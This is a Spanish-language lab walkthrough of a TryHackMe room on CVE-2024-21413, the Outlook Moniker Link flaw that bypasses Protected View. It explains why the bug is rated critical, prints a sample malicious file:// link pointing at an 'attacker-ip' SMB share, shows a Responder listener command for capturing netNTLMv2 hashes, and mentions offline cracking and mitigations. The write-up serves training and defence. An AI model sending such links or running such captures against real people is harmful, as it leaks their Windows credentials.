 shauryarathore357-hub/thm-moniker-link-cve-2024-21413-writeup
TryHackMe room walkthrough de CVE-2024-21413, que cubre el bypass de Vista Protegida del Moniker Link de Outlook, la fuga de hashes NTLM y la captura de credenciales con Responder.

Ruta: Cyber Security 101 → Exploitation Basics → Moniker Link (CVE-2024-21413) Dificultad: Sala premium Enfoque: Omisión de Vista Protegida de Outlook, fuga de hash NTLM y captura de credenciales con Responder
CVE-2024-21413 es una vulnerabilidad crítica de Microsoft Outlook que afecta la forma en que la aplicación maneja hipervínculos especialmente diseñados. Al abusar del formato Moniker Link file:// con un único carácter especial, un atacante puede omitir por completo la Vista Protegida de Outlook — provocando que Outlook se comunique silenciosamente a través de SMB y filtre las credenciales NTLM de la víctima en el momento en que hace clic en el enlace, con cero interacción adicional requerida.
Antes de tocar cualquier herramienta, la sala recorre la clasificación oficial de la vulnerabilidad para establecer cuán grave es este fallo.

Al CVE se le ha asignado una clasificación de severidad Crítica — lo cual no sorprende dado el impacto: un solo clic en un correo malicioso filtra las credenciales de Windows de un usuario sin activar ninguna de las advertencias de seguridad habituales de Outlook.
Outlook normalmente abre los hipervínculos http:// y https:// de forma segura, e incluso marca los archivos adjuntos con Vista Protegida para evitar que documentos maliciosos realicen conexiones salientes automáticamente. La vulnerabilidad explota los Moniker Links — un mecanismo OLE heredado de Windows utilizado para referenciar objetos externos — en lugar de un enlace http:// estándar.

Dos cosas hacen que el exploit funcione:
file:// — en lugar de apuntar a un recurso web, el hipervínculo diseñado referencia una ruta de archivo (típicamente una ruta UNC/SMB remota como \\attacker-ip\share), que OLE maneja de forma muy diferente a un enlace web normal.! (signo de exclamación) añadido al enlace malicioso es lo que realmente desencadena la omisión de la Vista Protegida. Este carácter tiene un significado especial en la sintaxis de Moniker Link — separa el objetivo del enlace de un fragmento/referencia interna, y el analizador de Outlook no aplica correctamente la Vista Protegida cuando está presente, provocando que la solicitud se dispare inmediatamente en lugar de ser aislada.En conjunto, un enlace que se ve así:
<a href="file:///\\attacker-ip\share\test!something">Click here</a>
provoca que Outlook inicie silenciosamente una conexión SMB de vuelta a la máquina del atacante en el instante en que la víctima hace clic — todo sin mostrar nunca una advertencia de Vista Protegida.
Una vez entendido el mecanismo de entrega, el siguiente paso es levantar un listener para capturar realmente las credenciales cuando la víctima interactúe con el enlace malicioso.

Responder es la herramienta utilizada en la AttackBox para capturar las credenciales filtradas. Responder funciona levantando servicios listener fraudulentos de SMB/LLMNR/NBT-NS — de modo que cuando el analizador OLE de Outlook se comunica con la ruta UNC controlada por el atacante incrustada en el Moniker Link, se autentica contra el servicio SMB falso de Responder, filtrando un hash netNTLMv2 en el proceso.
responder -I <interface>
Una vez enviado el correo diseñado y cuando la víctima hace clic en el hipervínculo malicioso, Responder captura el intento de autenticación entrante y vuelca el hash netNTLMv2 directamente en la terminal — listo para ser crackeado offline (por ejemplo, con hashcat o John the Ripper) para recuperar la contraseña en texto plano de la víctima.
| Paso | Detalle |
|---|---|
| Vulnerabilidad | CVE-2024-21413 — Omisión de Vista Protegida de Outlook Moniker Link |
| Severidad | Crítica |
| Tipo de enlace malicioso | Moniker Link file:// (ruta UNC/SMB) |
| Disparador de omisión | Un único carácter ! en el enlace |
| Herramienta de captura | Responder |
| Tipo de credencial filtrada | Hash netNTLMv2 |
Esta sala es una demostración clara de cómo un único carácter pasado por alto en un analizador de URI puede socavar por completo un control de seguridad que ha existido durante años. La Vista Protegida fue diseñada específicamente para detener exactamente este tipo de fuga saliente silenciosa — y una peculiaridad de un solo carácter en cómo se analizan los Moniker Links fue suficiente para omitirla por completo. También es un buen recordatorio de por qué deshabilitar NTLM (o como mínimo aplicar la firma SMB) en toda la organización sigue siendo una de las mitigaciones más efectivas contra toda esta clase de ataques de fuga de hashes.
No hubo ninguna flag literal estilo CTF involucrada en esta sala — todas las capturas de pantalla mostradas son las respuestas conceptuales/técnicas, presentadas en su totalidad ya que ninguna constituye un spoiler de una flag de desafío.







